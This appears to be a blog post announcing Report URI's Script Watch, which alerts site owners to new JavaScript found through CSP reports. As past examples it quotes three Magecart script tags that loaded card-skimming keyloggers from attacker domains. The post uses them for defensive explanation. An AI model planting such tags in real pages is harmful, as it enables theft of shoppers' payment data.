


# Introducing Script Watch: Detect Magecart style attacks, fast!

 [scotthelme.co.uk/introducing-script-watch-detect-magecart-style-attacks-fast/](https://scotthelme.co.uk/introducing-script-watch-detect-magecart-style-attacks-fast/)

Scott Helme

June 14, 2021



The screenshot shows the 'Script Watch' section of the Report URI dashboard for the domain **scotthelme.co.uk**. It displays a table of blocked URLs with the following data:

Blocked URL	Information
<a href="https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js">https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js</a>	Seen 3,943 times between 02 Jun 2021 12:53:53 and 14 Jun 2021 12:00:28
<a href="https://scotthelme.co.uk/assets/js/comment.min.js">https://scotthelme.co.uk/assets/js/comment.min.js</a>	Seen 4,834 times between 02 Jun 2021 12:53:53 and 14 Jun 2021 12:20:31
<a href="https://js.stripe.com/v3/">https://js.stripe.com/v3/</a>	Seen 2,985 times between 02 Jun 2021 12:53:53 and 14 Jun 2021 12:20:31
<a href="https://scotthelme.dlsqus.com/recommendations.js">https://scotthelme.dlsqus.com/recommendations.js</a>	Seen 2,226 times between 02 Jun 2021 12:53:53 and 14 Jun 2021 12:20:31
<a href="https://scotthelme.co.uk/assets/js/member.min.js">https://scotthelme.co.uk/assets/js/member.min.js</a>	Seen 8,132 times between 02 Jun 2021 12:53:53 and 14 Jun 2021 12:20:31

[Report URI](#)



## **Scott Helme**

Security researcher, entrepreneur and international speaker who specialises in web technologies.

[More posts](#) by Scott Helme.



## **Scott Helme**

---

14 Jun 2021 • 7 min read

I'm really excited to be announcing something that we've been working towards for a long time at Report URI, Script Watch! Continuing our goal of making browser security features like CSP easier to use and empowering application owners to neutralise serious risks, Script Watch represents a significant step forwards!

---



## Magecart

---

For almost 6 years now, a collective known as Magecart have been wreaking havoc on ecommerce sites with their attacks. By finding a way to inject hostile JavaScript into an application, a Magecart attack would skim credit card data being entered into payment pages and then siphon that off to a server controlled by the attackers using one of many exfiltration vectors. Because the data was being entered onto a payment page, the attackers would get everything including names, addresses, full card numbers, expiry dates and even security codes.

Many large organisations have fallen victim to these kinds of attacks including names like British Airways and Ticketmaster, organisations of significant size. The attacks all begin when the attacker finds any way to get their hostile JS into the page and often there are no visible clues on the page that data is being stolen.

I've long spoken about Content Security Policy and the power it offers in mitigating attacks like these. CSP allows you to define an allowed list of locations that your resources load from, with JS being of particular interest here. If you control all of the locations that JS is allowed to load from, then the attackers can't get their hostile JS to load on your site.

Writing a good CSP is hard, though, and at Report URI we've been constantly looking for ways to make CSP easier to setup and ways to extract useful information from reporting with less effort. The [CSP Wizard](#) that we introduced 3 years ago is still one of the easiest ways to generate a CSP that I've come across and now with the announcement of Script Watch, we're hoping you can start getting useful information from your CSP reports even sooner.

## Script Watch

---

When you deploy a CSP on your site, the browser will only load JS from locations that you specifically allow. This means that JS loading from locations you do not allow will be blocked and a report will be sent. The core value proposition of Report URI is to collect these reports for you, filter and aggregate them and then present the information to you in useful dashboards. There is still a step in the process here though where you need to monitor what's happening on your site, and that's one of the main things that Script Watch is starting to change.

When we collect your reports we can see what JS you expect to load on your site, which is the JS allowed in your CSP, and the JS which you do not expect to be on your site, which is what triggers a report to be sent. This means that we can see all JS being loaded on your site and this is the first piece of information that Script Watch can make available, an entire audit of all JS present on your site!

#### Scripts Observed For **scotthelme.co.uk**

Below are the script resources we have observed being reported on your site.

Blocked URL	Information
<a href="https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js">https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js</a>	Seen 4 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.co.uk/assets/js/comment.min.js">https://scotthelme.co.uk/assets/js/comment.min.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://js.stripe.com/v3/">https://js.stripe.com/v3/</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.disqus.com/recommendations.js">https://scotthelme.disqus.com/recommendations.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.co.uk/assets/js/member.min.js">https://scotthelme.co.uk/assets/js/member.min.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.co.uk/assets/js/gallery.min.js">https://scotthelme.co.uk/assets/js/gallery.min.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js">https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://static.cloudflareinsights.com/beacon.min.js">https://static.cloudflareinsights.com/beacon.min.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.disqus.com/embed.js">https://scotthelme.disqus.com/embed.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36
<a href="https://scotthelme.co.uk/assets/built/jquery.fitvids.js">https://scotthelme.co.uk/assets/built/jquery.fitvids.js</a>	Seen 2 times between 02 Jun 2021 12:53:53 and 02 Jun 2021 12:58:36

[← Back to overview](#)

That is the information that Script Watch gathered about my site in just a *few minutes*, with basically no effort to deploy. Whilst you can go to our site and view all of your JS dependencies, which is great, it'd be even better if you didn't have to go to our site to do that.

## New JavaScript Dependencies Detected



Report URI - Script Watch <script-watch@report-uri.com>  
to scott@report-uri.com [Show details](#)

1:02 PM (less than a minute ago)

Inbox



### Script Watch Alert

We detected new JavaScript dependencies on your personal site/s! For full detail please visit your account online.

Monitored site: **scotthelme.co.uk**

<https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js>  
<https://scotthelme.co.uk/assets/js/comment.min.js>  
<https://js.stripe.com/v3/>  
<https://scotthelme.disqus.com/recommendations.js>  
<https://scotthelme.co.uk/assets/js/member.min.js>  
<https://scotthelme.co.uk/assets/js/gallery.min.js>  
<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js>  
<https://static.cloudflareinsights.com/beacon.min.js>  
<https://scotthelme.disqus.com/embed.js>  
<https://scotthelme.co.uk/assets/built/jquery.fitvids.js>

When we detect a new script being reported on your site you will now receive an email notification informing you of what we found! As you can see here, because I've just turned on Script Watch, quite a few JS dependencies were found all at the same time, but on an ongoing basis you will likely only find one or two new dependencies being reported to you at a time.

What's even better is that Script Watch monitors individual JS files, so even if someone does something as simple as bump the version of a library you use, Script Watch can detect that and report a new dependency to you!

### Past Examples

You don't have to look too far to see exactly the kind of scenario we need to be worried about happening and over the years there have been many examples of how Magecart have injected their hostile JS into target sites. There was a particular period of time where a large

number of Magento ecommerce sites were being targeted and here are a few samples of the script tags that were being injected into those sites.

```
<script src="https://jquery-cdn.top/mage.js"></script>
```

```
<script src="https://angular.cub/js/everlast.js"></script>
```

```
<script src="https://sj-syst.link/sj-syst/ocart.js"></script>
```

Once these script tags are on the page the keylogger is loaded and begins stealing credit card data typed into the page and sending it to a drop server controlled by the attackers. Even a keen eye in the developer tools might skim over such a script with what seems to be a fairly normal looking name, but if you received a notification to say this is a brand new dependency on your site, you might look at it a bit more carefully!

## Availability

---


We've been testing Script Watch internally for some time now, refining and improving things as we go, and we've also had select customers test Script Watch in our Beta Program. As a result, Script Watch is now generally available for all customers subscribed on a mid-tier plan or higher, including all of our Enterprise customers who automatically get access to all new features.

Script Watch does not increase the cost of your plan and it will also not consume any additional quota. For customers on a plan that includes Script Watch, it is *completely free* to use! Once you enable Script Watch on one of your sites, the tool will ingest and work with a copy of your existing, incoming reports, meaning no additional usage is required and no additional costs are incurred.

## Getting Started

---

If you want more detailed information then you should check our [docs page for Script Watch](#) but I will give you the basic idea here too. Under the CSP menu in your account, there is now a Script Watch menu item:



Home

CSP

Reports

Graphs

My Policies

Wizard

Script Watch

Expect-CT

Expect-Staple

Deprecation

Intervention

NEL

### Start Watching



Monitor your site for any new JavaScript and get alerted when it appears! ⓘ

Site to watch

Submit

### Currently Watching

This is a list of all of the sites we're currently watching. ⓘ

 report-uri.com	Inspect	Reset	Delete
 scotthelme.co.uk	Inspect	Reset	Delete

Here you can see any sites that Script Watch is currently monitoring for you, or add new sites to be monitored. It's worth noting that Script Watch monitors 'sites' based on the FQDN so `www.report-uri.com` and `blog.report-uri.com` would be monitored separately to each other. Check the docs page or click the little 'i' information icons on the page for more details. If I click Inspect for a particular site I can view all of the reported JS dependencies for that site!

## 🛡️ Scripts Observed For **scotthelme.co.uk**

Below are the script resources we have observed being reported on your site.

Blocked URL	Information
<a href="https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js">https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js</a>	Seen <b>619 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://scotthelme.co.uk/assets/js/comment.min.js">https://scotthelme.co.uk/assets/js/comment.min.js</a>	Seen <b>452 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://js.stripe.com/v3/">https://js.stripe.com/v3/</a>	Seen <b>324 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://scotthelme.disqus.com/recommendations.js">https://scotthelme.disqus.com/recommendations.js</a>	Seen <b>246 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:19:02
<a href="https://scotthelme.co.uk/assets/js/member.min.js">https://scotthelme.co.uk/assets/js/member.min.js</a>	Seen <b>707 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://scotthelme.co.uk/assets/js/gallery.min.js">https://scotthelme.co.uk/assets/js/gallery.min.js</a>	Seen <b>679 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js">https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js</a>	Seen <b>324 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://static.cloudflareinsights.com/beacon.min.js">https://static.cloudflareinsights.com/beacon.min.js</a>	Seen <b>323 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://scotthelme.disqus.com/embed.js">https://scotthelme.disqus.com/embed.js</a>	Seen <b>280 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:19:02
<a href="https://scotthelme.co.uk/assets/built/jquery.fitvids.js">https://scotthelme.co.uk/assets/built/jquery.fitvids.js</a>	Seen <b>710 times</b> between 02 Jun 2021 12:53:53 and 03 Jun 2021 14:32:32
<a href="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.2/jquery.min.js">https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.2/jquery.min.js</a>	Seen <b>4 times</b> on 02 Jun 2021 13:09:20
<a href="https://unpkg.com/">https://unpkg.com/</a>	Seen <b>436 times</b> between 02 Jun 2021 13:11:38 and 03 Jun 2021 14:32:32
<a href="https://scotthelme.disqus.com/">https://scotthelme.disqus.com/</a>	Seen <b>466 times</b> between 02 Jun 2021 13:11:38 and 03 Jun 2021 14:32:32
<a href="https://js.stripe.com/">https://js.stripe.com/</a>	Seen <b>223 times</b> between 02 Jun 2021 13:11:38 and 03 Jun 2021 14:32:32
<a href="https://static.cloudflareinsights.com/">https://static.cloudflareinsights.com/</a>	Seen <b>228 times</b> between 02 Jun 2021 13:11:38 and 03 Jun 2021 14:32:32
<a href="https://cdnjs.cloudflare.com/">https://cdnjs.cloudflare.com/</a>	Seen <b>401 times</b> between 02 Jun 2021 13:11:38 and 03 Jun 2021 14:32:32
<a href="https://cdnjs.cloudflare.com/ajax/libs/prism/1.5.1/prism.min.js">https://cdnjs.cloudflare.com/ajax/libs/prism/1.5.1/prism.min.js</a>	Seen <b>7 times</b> between 02 Jun 2021 13:30:03 and 03 Jun 2021 09:54:33
<a href="https://cdnjs.cloudflare.com/ajax/libs/prism/1.5.1/components/prism-nginx.min.js">https://cdnjs.cloudflare.com/ajax/libs/prism/1.5.1/components/prism-nginx.min.js</a>	Seen <b>7 times</b> between 02 Jun 2021 13:30:03 and 03 Jun 2021 09:54:33

You will also receive an email notification as we detect new dependencies and these will be grouped if we detect several new dependencies at the same time.



## New JavaScript Dependencies Detected



Report URI - Script Watch <script-watch@report-uri.com>  
to scott@report-uri.com [Show details](#)

2 Jun (1 day ago)

Inbox

Reply

More



### Script Watch Alert

We detected new JavaScript dependencies on your personal site/s! For full detail please visit your account online.

Monitored site: **scotthelme.co.uk**

<https://unpkg.com/@tryghost/portal@~1.4.0/umd/portal.min.js>  
<https://scotthelme.co.uk/assets/js/comment.min.js>  
<https://js.stripe.com/v3/>  
<https://scotthelme.disqus.com/recommendations.js>  
<https://scotthelme.co.uk/assets/js/member.min.js>  
<https://scotthelme.co.uk/assets/js/gallery.min.js>  
<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js>  
<https://static.cloudflareinsights.com/beacon.min.js>  
<https://scotthelme.disqus.com/embed.js>  
<https://scotthelme.co.uk/assets/built/jquery.fitvids.js>

Other than the Inspect button you also have Reset, which will clear all currently documented dependencies and start building a new list (great if you've made changes to your site and want to start a fresh list) or the Delete option to delete all data for that site and stop monitoring for changes.

report-uri.com	Inspect	Reset	Delete
scotthelme.co.uk	Inspect	Reset	Delete

### CSP and Script Watch are not a silver bullet

If we're going to get serious about attacks like Magecart and others with a hope of stopping them, we also need to understand that even with a good CSP and Script Watch enabled, there are still ways that attackers can succeed. Site operators should also consider another

technology called [Subresource Integrity](#), or SRI, to secure their assets. I've spoken about SRI in the context of Magecart before, [Magecart are coming for you, are you ready?](#), and [Protect your site from Cryptojacking with CSP + SRI](#), which is a slightly different attack but conducted in exactly the same way. Fortunately, it's quite easy to deploy SRI in almost all circumstances, we have a [tool to help you](#), and the combination of CSP and SRI together is a very powerful protection against hostile script. By setting up Script Watch you can potentially neutralise attacks like these before they even happen, but you will always get rapid alerting that an attack is just beginning which could be invaluable in stopping it before too much damage takes place.

## More to come

---

It's taken us a little while to get to a point where we can launch Script Watch, but that's because we've been building up the technology behind it which can now be used in other scenarios much more easily. We have other features coming in the near future that will leverage the same near-real-time monitoring and alerting for other things that you will definitely be interested in learning about on your site, so stay tuned for those. Just think, getting script into your page is only one step in a Magecart style attack, and there's a second, arguably more important, step that follows...

For now, though, please give Script Watch a try, send me some feedback and feel free to use this discount code to get you started! This will give new customers, and existing customers who need to upgrade their plan, a 50% discount on their first month so you can try out Script Watch to see if it's for you: **SCRIPTWATCH**

If you want to get notified when I publish a new blog, please consider [subscribing](#)! Tags: [Report URI](#), [Script Watch](#), [magecart](#)